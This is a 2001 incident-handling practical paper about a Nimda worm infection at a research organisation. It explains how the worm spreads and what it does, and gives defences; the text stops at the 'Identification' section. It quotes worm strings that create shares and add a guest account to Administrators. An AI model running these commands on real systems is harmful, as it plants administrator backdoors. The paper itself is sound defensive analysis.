Global Information Assurance Certification Paper

Nimble Nimda Numbed My Network!

Submitted By Stacey A. Swart

October 10, 2001

GCIH Incident Handling and Hacker Exploits Practical

Version 1.6

TABLE OF CONTENTS

TABLE OF FIGURES **ii**

Background **1**

Part 1 – The Exploit **1**

Name 1
Operating System 1
Protocols/Services/Applications 1
Brief Description 1
Variants 2
References 2

Part 2 – The Attack **2**

Description and diagram of network 2
Protocol description 4
How the exploit works 5
Four routes to spread the worm *5*
E-mail Propagation 5
NetBIOS share propagation 6
Scanning/Infecting Web Server propagation 6
Surfing to Infected Web Server propagation 7
How Infected Systems React to Nimda *7*
How Servers React to Nimda 7
How Workstations React to Nimda 8
Security Concerns *8*
Source code *9*
Description and Diagram of the Attack 10
Signature of the Attack 10
How to Protect Against It 10

Part 3 – The Incident Handling Process **13**

Preparation 13
Identification 14
Containment 19
Eradication 20
Recovery 21
Lessons Learned 22

REFERENCES **25**

TABLE OF FIGURES

Figure 1: Pre-Attack Network Diagram 4
Figure 2: Methods of Propagation 10
Figure 3: A Nimda infected e-mail 18
Figure 4: Post-Attack Network Diagram 23

Background
On September 18, 2001 at approximately 9 a.m. the Internet exploded with HTTP probing which resulted in network slowdowns and in some cases, complete Denial-of-Service. At the time, the influx of HTTP probing was thought to be another potential variant of the Code Red worm that has been circulating the Internet since July 2001. With further investigation by security experts, it was determined that these probes were the direct result of a new worm discovered in the wild, now know as the Nimda worm.

Part 1 – The Exploit

Name
Nimda is "admin", short for "system administrator", spelled backwards. This worm is also known as "readme.exe" and W32/Nimda@MM, I-Worm Nimda (AVP), Nimda (F-Secure), W32.Nimda.A@mm (NAV), W32/Mnida@MM, W32/Nimda.eml, W32/Nimda.htm, W32/Nimda@MM, CV-5, Concept Virus, Code Rainbow, Nimda.A (Trend), Mimda and Win32.Nimda.A@mm (AVX).

Common Vulnerability and Exposures (CVE) number CA-2001-26

Operating System
This worm is the first of its kind to use four different methods to infect not only PCs running Windows 95, 98, XP, 2000, and Me, but also servers running Windows 2000 and Windows NT.

Protocols/Services/Applications
TCP/IP
NetBIOS
HTTP
SMTP
TFTP
Microsoft Internet Information Server (IIS) 3.0
Microsoft Internet Information Server (IIS) 4.0
Microsoft Internet Information Server (IIS) 5.0
Internet Explorer Browser 5.5 SP1 or earlier (excluding 5.01 SP2)

Brief Description
The Nimda worm is especially dangerous and volatile due to its broad spectrum of methods used to proliferate itself to Windows Operating Systems and its ability to cause significant network congestion (in some cases causing Denial of Service to Web and File Servers or entire networks). The Nimda worm takes advantage of multiple well documented vulnerabilities in Microsoft Internet Information Server software and Internet Explorer, the general openness and lack of security related to network shares, and general user's lack of discretion related to attachments in e-mail. Nimda is the first worm to launch denial-of-service attacks from both e-mail and IIS at the same time.

To date, the Nimda worm is the first worm of its kind to use four different methods to infect

Windows systems. The four avenues of infecting a system with the Nimda virus are via an e-mail attachment, open network shares, a user accessing a web site of an infected web server, or by being scanned then infected by infected systems for known vulnerabilities in Internet Information Server (IIS) or a backdoor left by the Code Red II or Sadmind worms.

What makes Nimda especially dangerous is its ability to infect any Windows operating system. Nimda does this by spreading locally to open shares; distributing itself by sending copies of itself to all individuals in MAPI (Messaging Application Programming Interface) address books; using spoofed e-mail; and scanning for, identifying and attempting to infect IIS Web Servers in such a way that any unwitting user who accesses the infected web site can potentially become infected. All of which happen at the same time. The other area of concern is that the worm is programmed to create a guest account or activate the guest account on the infected system and add it to the administrators group. This provides a backdoor for malicious remote attackers to come back in to the systems at a later time to reap havoc if desired.

Variants

At the time of this writing, there was one documented variant of the Nimda worm, found on the McAfee web site. This variant, documented on October 5, 2001, is named W32/Nimda.b@MM. It appears that this new variant is packed with a PE packer and instead of Readme.exe the file Puta!!.scr is found and instead of Readm.eml the file Puta!!.eml is seen.

References

http://www.cert.org/advisories/CA-2001-26.html
http://vil.nai.com/vil/virusSummary.asp?virus_k=99209
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/Nimda.asp
http://www.incidents.org/react/nimda.pdf

Part 2 – The Attack

Description and diagram of network

To begin with, our environment is treated as an education/research type environment. Meaning we have historically had a sharing and open type mentality when it comes to our network and the security of our network. We are subordinate to a larger research organization (Site B in the diagram) and though we are our own organization with a completely different name, we fall under the authority/guidance of the larger research organization. They have their own security team that is used to disseminate Intrusion Detection findings, e-mail virus/worm findings, and security related findings to their subordinate organizations- our group being one of those subordinate groups. The interesting aspect of our organization (site A in the diagram) is that we have control over what comes into our environment through the use of Routers/ACL's, firewall rules (configured by us), and Intrusion Detection findings. We can configure our security equipment with little approval from our parent organization. The problem or blessing is when the parent organization (Site B) makes a change to their security configuration; these changes also affect the way we do business. Thus, we try to keep an open and continuous communication channel to ensure we always understand what changes are being made by our parent organization. We also use our parent organization's expert skills to assist us when we have

security related issues. In some instances, we are able to identify security incidents/events prior to our parent organization and then assist them with Incident response and handling.
The internal issue that we struggle with is the politics of our open/free flowing environment, especially in an environment where people are used to doing what they want without much limitation.

The parent organization provides our primary connection to the Internet via an OC3 (155Mbs) connection. All connections coming to and leaving from our environment, routes through our parent organization's security posture. They have routers, firewalls, SMTP filtering Anti-virus software, and Intrusion Detection software in place. After the traffic passes through our parent organization, it passes through our border router and our firewall. Our internal environment is entirely switched and it runs at 100 Mbps to the desktop (with trunked Gigabit speeds on the backbone).

On September 18, 2001, when we were infiltrated with the Nimda virus, our environment allowed all port 80 traffic inbound and outbound without limitation. There were multiple web servers in our environment that were directly accessible from the Internet. Unfortunately, there were even multiple user workstations and servers that were open to port 80, solely because they were misconfigured. This speaks to the history of the openness of our organization and challenge of my position as the network security engineer in this environment.

In this paper, we will be discussing two of the five servers that were affected by the Nimda worm. The first system, server A (the names have been changed to protect the guilty ☺), is a web server. It had Windows NT 4.0 with Service Pack 6a, and Microsoft Internet Information Server 4.0 installed. This particular system was patched with all available Microsoft security patches up to and including the Cumulative Security Patch for IIS (MS01-044), Patch for the Web Server Folder Traversal Vulnerability (MS00-078), and Patch for Unchecked Buffer in Index Server ISAPI Extension (MS01-033). This system had Internet Explorer 5.5 SP2 installed. This machine is a Dell PowerEdge 500SC with a 900MHz Intel Pentium III processor. It has 1GB ECC SDRAM Memory and has three 30 GB hard drives utilizing RAID. This web server did not have anti-virus software installed. On the same network where this web server resides is a workstation with a Personal Web server installed. The Personal Web Server was installed by a user to assist in her web development and is used as a source to upload web files to the web server. This workstation did not have any patches that would protect it from the Nimda virus. However, it did have McAfee anti-virus software installed with .Sdat 4159.

The second server, server B, is an Administrative File Server. This server is owned and utilized by an organization that had critical files residing on that system for a pending deadline of Friday, September 21, 2001. This system was installed with Windows 2000 and Service Pack 2. The patch for Unchecked Buffer in Index Server ISAPI Extension (MS01-033), and all relevant security patches were also installed. This particular system had been identified a month earlier (August), on a SARA scan, to be vulnerable to Code Red II. The administrator was notified immediately and the appropriate patches were applied. The administrator reported that the system was patched and there was no sign of the Code Red virus on the system. This server also did not have anti-virus software installed.



Figure 1: Pre-Attack Network Diagram

Protocol description

TCP/IP- Transmission Control Protocol/Internet Protocol, is a suite of communication protocols used to connect hosts on the Internet. This is the primary protocol used on our network and for connecting to the Internet.

Net BIOS-TCP port 137-139, 445- (Network Basic Input Output System) is an application-programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the Net BIOS. Net BIOS is based on the Server Message Block, which enables file sharing among different operating system platforms. Since we are running Windows client and Windows servers, Net BIOS is used to share files, directories and devices. These ports are used in the transmission of the worm to other

computers that the infected computer shares files with.

HTTP- TCP port 80- (Hypertext Transfer Protocol) is the underlying protocol used by the World Wide Web. HTTP defines how messages are formatted and transmitted and what actions Web Servers and browsers take in response to various commands. For example, when you enter a URL in your browser, this actually sends an HTTP command to the Web server directing it to fetch and transmit the requested Web page. HTTP is called a stateless protocol because each command is executed independently- without any knowledge of the commands that came before it. The worm uses this port to target web servers to exploit known IIS vulnerabilities.

SMTP- TCP port 25- (Simple Mail Transfer Protocol) is a protocol for sending e-mail messages between servers. Most e-mail systems that send mail over the Internet use SMTP to send messages from one server to another. The messages can then be retrieved with an e-mail client. In addition, SMTP is generally used to send messages from a mail client to a mail server and is used by the worm in this capacity.

TFTP- UDP port 69- (Trivial File Transfer Protocol) is a simple form of the File Transfer Protocol (FTP). TFTP uses the UDP and provides no security features. This port is used to transfer the worm from one system to another.

Microsoft Internet Information Server- Also known as IIS is Microsoft's Web Server that runs on Windows NT/2000 platforms.

Internet Explorer Browser – Microsoft's web browser. Internet Explorer enables you to view Web pages.

How the exploit works

Four routes to spread the worm

E-mail Propagation

With this method, the Nimda worm arrives to a system as an embedded e-mail attachment. The body is usually empty while the subject field of the e-mail is usually long and repetitive. The email contains a file, README.EXE, as an attachment. The version of Internet Explorer on the users computer will determine if the file will be executed automatically (without the user's intervention or knowledge) or will require the user to click on the attachment in order for it to be executed. The writer of this worm took advantage of a known vulnerability in Internet Explorer 5.5 Service Pack 1 or earlier (excluding Internet Explorer 5.01 Service Pack 2) and has used this vulnerability to propagate the Nimda worm even further than would a worm that relies solely on user intervention to open an attachment in order for the execution of the file to take place. It is interesting to note that when the system has Outlook or Outlook Express programs installed, and is patched for the old MIME (multipurpose Internet mail extensions) vulnerability (MS00-020), the system will actually prompt the user for permission to open the file and thus increases the likelihood of the spread of this worm. This likelihood is

increased because most users will pick the default prompt and thus open the e-mail attachment.
Once a system is infected, the Nimda worm retrieves e-mail addresses from the use of Messaging API's and MAPI's and gets addresses from .HTML and .HTM documents found at the registry location:

HKCU/Software/Microsoft/Windows/CurrentVersion/Explorer/Shell Folder, Cache

The Nimda worm then uses an SMTP engine in the virus code itself to send out unsolicited e-mail to all these findings with the infected attachment.

The e-mail propagation is set to a cycle of every ten to eleven days. The worm stores a counter in the following registry location:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MapMail, Cache

Once the worm runs, it resets its counter to start the countdown again. This will continue until the worm is removed from the system.

Another means of transmission has been via an e-mail attachment that appeared to originate from the Security Focus Aris Analyst team and Trend Micro. The attachments name FIX_NIMDA.EXE, is very similar to Trend Micro's free tool to remove the Nimda worm from a system, FIX_NIMDA.COM. Security Focus has since released a memo to its distribution list warning users that this is a hoax and the attachment should not be opened.

NetBIOS share propagation

Spreading through network shares is another way to spread this worm. The worm places copies of "Riched20.dll" in multiple places on every accessible hard drive where files containing .DOC and .EML reside. Whenever a program that uses "Riched20.dll" is opened by the user, it executes the worm. Files that use the riched20.dll are: Word, Wordpad, and other editing programs. The worm searches for file shares on file servers and workstations on the local network. The worm shares the C:\ drive with full access priviledges and deletes all subkeys from:

SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security

This is done to disable sharing security on the infected system.

Scanning/Infecting Web Server propagation

In this method, the worm spreads by excessively scanning local networks and the Internet for

Web Servers - specifically targeting systems running Microsoft's Internet Information Server software. The worm searches for systems vulnerable to one of two well-known security vulnerabilities (IIS/PWS Extended Unicode Directory Traversal Vulnerability and IIS/PWS Escaped Character Decoding Command Execution Vulnerability) to copy the file, "admin.dll" to that server. Nimda also searched for systems that have been compromised by the Code Red II worm- and uses the backdoor placed on those systems to copy itself ("admin.dll") to the server. Once it finds a web server that is vulnerable to the Unicode attack or the Code Red II backdoor, it uploads Admin.dll via tftp to the machine being infected.

Once a web server is infected, all .HTML, .HTM, and .ASP files are identified and a piece of JavaScript is appended to each file. Nimda then adds a multi-part MIME-encoded copy of the worm, named readme.eml in the directories where these files are found. This system is now a portal for web surfers to be infected.

It is important to note here that if a server was patched for IIS vulnerabilities but had been infected with the Code Red II worm in the past and the backdoor was not removed, the system was still vulnerable to the Nimda worm.

Surfing to Infected Web Server propagation

Finally, the infection can be spread through viewing an infected Web page. If JavaScript is enabled in a users browser, any attempt to access and view an infected web page will result in a copy of the worm (now named "readme.eml"), to be downloaded to the users computer. The worm will run automatically with systems that have Microsoft's Internet Explorer 5.5 SP1 or earlier that have not been patched. Patched systems will prompt the user's permission to download the file. Either way, the user may become infected solely by unwittingly viewing an infected web page.

How Infected Systems React to Nimda

According to F-Secure, the Nimda worm behaves differently on different Windows Operating Systems. The worm also behaves differently on Workstations than it does on Servers.

How Servers React to Nimda

If the infection was started from Admin.dll, Admin.dll creates a mutex named 'fsdhqherwqi2001' and copies itself as MMC.EXE (Microsoft Management Console application) into the \\WINDOWS directory. Admin.dll then executes the MMC.EXE file with the '-qusery96now'command line option (This is seen only on Server machines). The worm starts to scan and infect files on all available drives. All EXE files on these drives will become infected, except winzip32.exe. The Nimda worm uses a new technique by putting the infected file inside its body as a resource. When the infected file is run, the worm extracts the embedded original EXE file, runs it and tries to delete it immediately afterwards. If the deletion attempt fails, the worm manipulates the WININIT.INI file and the file will be deleted at the next reboot.

As stated in the e-mail propagation section above, the worm accesses SOFTWARE\Microsoft\Windows\CurrentVersion\App Path and infects all files in the subkeys. The worm also read's the users personal folders from SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders key and infects the files residing there.

The worm searches the local drives for all HTML, HTM, and ASP files and also for files with DEFAULT, INDEX, MAIN and README in their filenames and creates a README.EML file in the same directory as those files. The worm adds a small Javascript code to the end of these files.
The worm copies itself to C:\, D:\, and E:\ as Admin.dll, which are hard coded directly into the worm.

The worm will also put numerous *.EML and *.NWS files in almost all folders. The worm will replace the original RICHED20.dll with its own copy and will put a hidden infected version of RICHED20.dll in all folders where .DOC and .EML files reside. When a .doc or .eml file is opened, the worm's .dll will load and the system will become infected.

How Workstations React to Nimda

If the worm starts from Readme.exe, it copies itself to temporary files with a random name. This new file is then executed with a '-dontrunold' command line option. This command causes the file to load itself as a DLL library- The DLL looks for a specific resource and checks its size. If the resource size is less then 100, the worm uploads itself, otherwise it extracts its resource to a file and launches it.

Afterwards the worm prepares its MIME-encoded copy by extracting a pre-defined multi-partite MIME message from its body and appending its MIME-encoded copy to it. A file with a random name is created in a temporary folder.

The worm then looks for EXPLORER process, opens it and assigns its process as remote thread of Explorer. The worm creates a mutex with 'fsdhqherwqi2001' name, starts the Winsock service, and sleeps. The worm may copy itself to the Windows SYSTEM directory as LOAD.EXE and add Shell=explorer.exe load.exe –dontrunold into the SYSTEM.INI file so that the worm is loaded at startup.
The worm will then search for .DOC and .EML files and copy its binary image with RICHED20.dll into the directories where these files reside. The worm then browses to remote computer directories (through shares) and creates .EML and .NWS files.

Security Concerns

The worm will attempt to infect files on all network, local, and removable drives.
The Nimda worm creates network shares for each local drive that it infects. On Windows 95, Windows 98, and Windows ME, each drive is given full share with no password. On Windows

NT and Windows 2000 systems, the user GUEST is given permission to access all shares after it is added to the ADMINISTRATORS group. This is a very scary security issue! The worm also removes all share security by deleting all subkeys from

HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security

> Relevant strings from the worm executable are taken from the astalavista from the website:
> Share c$=c:\
> User guest “”
> Localgroup Administrator guest /add
> Localgroup Guests guest /add
> User guest /active
> User guest /add
> Net%%20use%%\\%s\ipc$20””%%20/user: “guest”

The worm also adjusts the properties of Windows Explorer:
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
The worm then adjusts the ‘Hidden’, ‘ShowSuperHidden’ and ‘HideFileExt’ keys. The worm files will now be hidden in Explorer.

Source code

Unfortunately, at the time of this writing, I could not acquire a copy of the Source code. But according to information I have read from a newsgroup, alt.comp.virus, the following was noted in the binary.

There is a copyright string inside the binary that reads PR China and it mentions the Concept virus. Concept Virus (CV) V.5, Copyright © 2001 R.P. China
Reactivation of the e-mail component will occur ever 10 days starting after original infection (worm remains dormant for 10 days), the re-infection timeline will be continuous.

Description and Diagram of the Attack



Figure 2: Methods of Propagation

Signature of the Attack

The Nimda E-mail attachment sent by the worm is 57344 bytes long.

Filenames for the Nimda worm include Admin.dll, Load.exe, MMC.EXE, Readme.exe, Riched20.dll, and MEP*.TMP.EXE

You may also notice an increase in port 80 traffic from infected systems in your environment to other systems in your environment.

How to Protect Against It

1. Rules should be set on you Simple Mail Transfer Protocol (SMTP) server to block all e-mail attachments with readme.exe and admin.dll.

2. When browsing an infected web server with JavaScript execution enabled and using Internet Explorer (I.E) version 5.5 Service Pack 1 or earlier (excluding 5.01 Service Pack 2).

   Microsoft Internet Explorer needs to be patched if it is running Internet Explorer 5.5 SP1 or

earlier (not including I.E. 5.01 SP2 which is patched for this vulnerability). Microsoft Security Bulletin (MS01-020) Incorrect MIME Header Can Cause IE to Execute E-mail Attachment Originally posted: March 29, 2001. This vulnerability allows executable e-mail attachments to be run automatically on your computer by malicious users without the users knowledge or in some cases consent. This happens in the way Internet Explorer handles MIME (Multipurpose Internet Mail Extensions) Headers in HTML e-mail. The executable will then have the authority to run with the same right the user has which includes data manipulation, deletion, communication with other sites, to name a few.

Microsoft discusses two ways of exploiting this vulnerability on its security bulletin, posted March 29, 2001; both of these exploits were used with the Nimda virus.[1] Mitre also released a Vulnerability identifier for this vulnerability- CAN-2001-0154. The documented ways to negate this vulnerability is to either disable File Downloads in the Security Zone in which the e-mail is rendered, apply the patch from Q290108, or by upgrading your Microsoft Internet Explorer to 5.5 SP2 or 6.0. It is my recommendation to upgrade your I.E. to 5.5 SP2, at the time of this writing 6.0 has caused issues on Windows 98 SE machines, if Netscape 6.1 is already residing on the system. It has been documented that installing Internet Explorer 6.0 on Windows 95, 98, 98SE or ME machines and not patching the systems with MS01-020 and MS01-027 prior to installing I.E. 6.0 on these system could enable Nimda to reinfect these systems

3. Patch web servers for IIS vulnerabilities

   The patch for the Web Server Traversal Vulnerability (MS00-078) and Unchecked Buffer in Index Server ISAPI Extension (MS1-033) is included in the MS01-044- Cumulative IIS patch. NT 4.0 also has a cumulative security roll-up that is recommended if running NT 4.0 NT Cumulative Security Patch. To further protect the system, use NTFS file permissions to restrict IIS so that it can only access files contained in the web server. Make sure that if running NT 4.0, Service Pack 6a is applied. If running Windows 2000, Service Pack 2 should be applied. This vulnerability is documented in CERT VU-111677

   Microsoft Security Bulletin Patch for "Web Server Folder Traversal" Vulnerability Originally posted: October 17, 2000 MS00-078. A malicious user can use a canonicalization error in IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine – specifically; it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

[1] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp An attacker could use this vulnerability in either of two scenarios. She could host an affected HTML e-mail on a web site and try to persuade another user to visit it, at which point script on a web page could open the mail and initiate the executable. Alternatively, she could send the HTML mail directly to the user. In either case, the executable attachment, if it ran, would be limited only by user's permissions on the system.

The request would be processed under the security context of the IUSR_machinename account, which is the anonymous user account for IIS. Within the web folders, this account has only privileges that are appropriate for untrusted users. However, it is a member of the Everyone and Users groups. As a result, the malicious user has the ability to access files outside the web folders -this is particularly significant. By default, these groups have execute permissions to most operating system commands, and this would give the malicious user the ability to cause widespread damage. Customers who have proactively removed the Everyone and Users groups from permissions on the server, or who are hosting the web folders on a different drive from the operating system, would be at significantly less risk from the vulnerability.

4. Windows NT and 2000 Index Server needs to be patched to prevent exploitation of Code Red. If this vulnerability is not patched, it will leave (Code Red II) a backdoor on the system that will be compromised by the Nimda virus. Even if this system is patched, it is advisable to assess the system for the presence of a root.exe artifact (indicates a compromise by Code Red II or sadmind/IIS worms making the system vulnerable to the Nimda worm).

   Microsoft Security Bulletin patch for Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise Originally posted: June 18, 2001 Several ISAPI ( ) extensions are installed by default in IIS to enhance performance. Indexing Service or Index Server encompasses a .dll, known as idq.dll, which contains an unchecked buffer in the portion of the code that deals with input URLs. This can results in an attacker launching malicious code on the web server. MS01-033 is a pre-SP3 release. MS01-044 can also be applied as a cumulative patch.

   Unfortunately, Microsoft is not known for building secure Operating Systems. The hacker communities have been pounding Microsoft's Operating Systems lately with viruses, worms, and other exploits focusing on the IIS Servers and the open nature of this application. Microsoft needs to take a more proactive stance in ensuring the integrity and security of their applications before they are brought to market instead of just relying on patching these systems after the fact.

   Patching Microsoft systems is by far the most complicated and time consuming issue related to Microsoft products. The MS number and Q number, tend to make their patches confusing. It is sometimes difficult to determine if a system is truly patched for a particular vulnerability because it is uncertain if a particular patch is part of a roll-up security patch or needs to be applied independently. It takes a great deal of time and energy to keep up on these patches and is a leading factor as to why systems are not patched completely. Microsoft recently released a statement that they are going to step up their security initiative to make their Operating System more secure. They have also verbalized that they will work to improve their security patch issue by sending out monthly security roll-up patches for their systems. This is a much-welcomed statement by the security community. Although we will not hold our breath, our expectations are high that things will change in the way Microsoft does business.

5. Proper configuration of all machines is very important. Their needs to be some sort of policy that controls what can and should be installed on an end user machine and on servers. Anti-virus software needs to be installed on all network workstations and servers. This software needs to be up to date and scanned at frequent intervals. This is where policy and management support plays a critical role. Workstation and Servers also need to be patched for security vulnerabilities in a timely manner.

Part 3 – The Incident Handling Process

Preparation

Prior to September 18, 2001, formal countermeasures were not yet in place to handle large incidents in our organization. There is not a Disaster Recovery Plan that includes computer security incidents and an incident response team is not formally recognized. Formal security is pretty new to our organization. I am the only network security engineer at our organization with approximately 2500 customers. This is also a new position and I have filled it for less then 8 months. The position did not exist prior to my arrival.

Together with supportive network coworkers and immediate management, I have been working diligently to win over senior management and end users to the ideas of security and to educate them on what changes need to be made in order for our environment to be more secure. This is an academic research environment where security has never been a primary concern. Since there are no formal countermeasures in place to handle large incidents in our organization, I have developed a small checklist for myself in case of such a situation. The checklist entails

1. Contacting management, the networking team, and the help desk that an incident is occurring
2. Providing the help desk with specific guideline on how to field end user calls regarding incident
3. Determining where to direct end users for more information
4. Determining when to send out e-mail alert (when applicable) to users to warn them of what to look out for (in this case, the attachment readme.exe).

The checklist also lists the networking staff that would assist if an incident occurred. This checklist will to be used immediately after identifying the incident. I have also identified in this document key players to assist in case an incident occurs.

Our organization is working toward the goal of developing security policies. We have recently requested funds for a product called Pentasafe Vigilent Policy Center that will assist us with creation and dissemination of security policies. This product will also provide a reporting capability for incidents and will assist us in the education of our user community.

Education on proper computer use and security is currently only available for new hires. We are working on developing a program to educate our existing users on the importance of safe computer practices and legal obligations/limitations related to corporate computer use.

Prior to the September 18, 2001, a detailed call list of all administrators and the subnets/machines that they are responsible for was available and updated on a weekly basis. This preparation was put in place to ensure that if there was an incident, the administrator of a system could be located and notified immediately. I have also put together a table of all vendor web sites for patches/updates for easy access during an incident. Additionally, I am also on the CERT and SANS mailing list along with other security mailing lists to ensure that I always have up to date security information available.

Our organization performs monthly network scans to identify vulnerable systems. We utilize a program called SARA (Security Auditor's Research Assistant) to scan our system and report vulnerabilities. Once the report is received, it is my responsibility to notify administrators of the affected systems as to what vulnerabilities were found. It is then the system administrator's responsibility to patch the system and report back to me. I provide the patch information to the administrators and give them sources to retrieve the information they need to efficiently perform their job. Ideally, systems will be patched when a patch is released. Like many other organizations, the issue in our environment is lack of system administrators to apply these patches in a timely manner.

As a security professional, the following is embarrassing to share. Anti-virus software is installed on many of our user desktops and on many servers in our environment, but not all of them. Often the anti-virus software on these systems is frequently out of date. However, we do have anti-virus software installed at the firewall level of our parent organization. This provides scanning to all SMTP traffic entering and leaving our environment. The Anti-virus fight has been a major focus of mine. I have created a document describing how to install anti-virus software and configure it for both workstations and servers. I have provided licensed anti-virus software to dial-up users with explicit instructions on configuring the software to protect their systems. Unfortunately, in our environment we have not created a standard for installing anti-virus software and as a result, the software that does get installed is not always configured to update weekly or scan the system at preset intervals.

Currently, the security staff for our organization is a one-person team. This limits what security changes can be accomplished in our organization. There is funding to hire more staff and also the funds available for security implementation. This allows for future growth of our group as well as security advancements of our organization, but does not solve the immediate need.

Identification

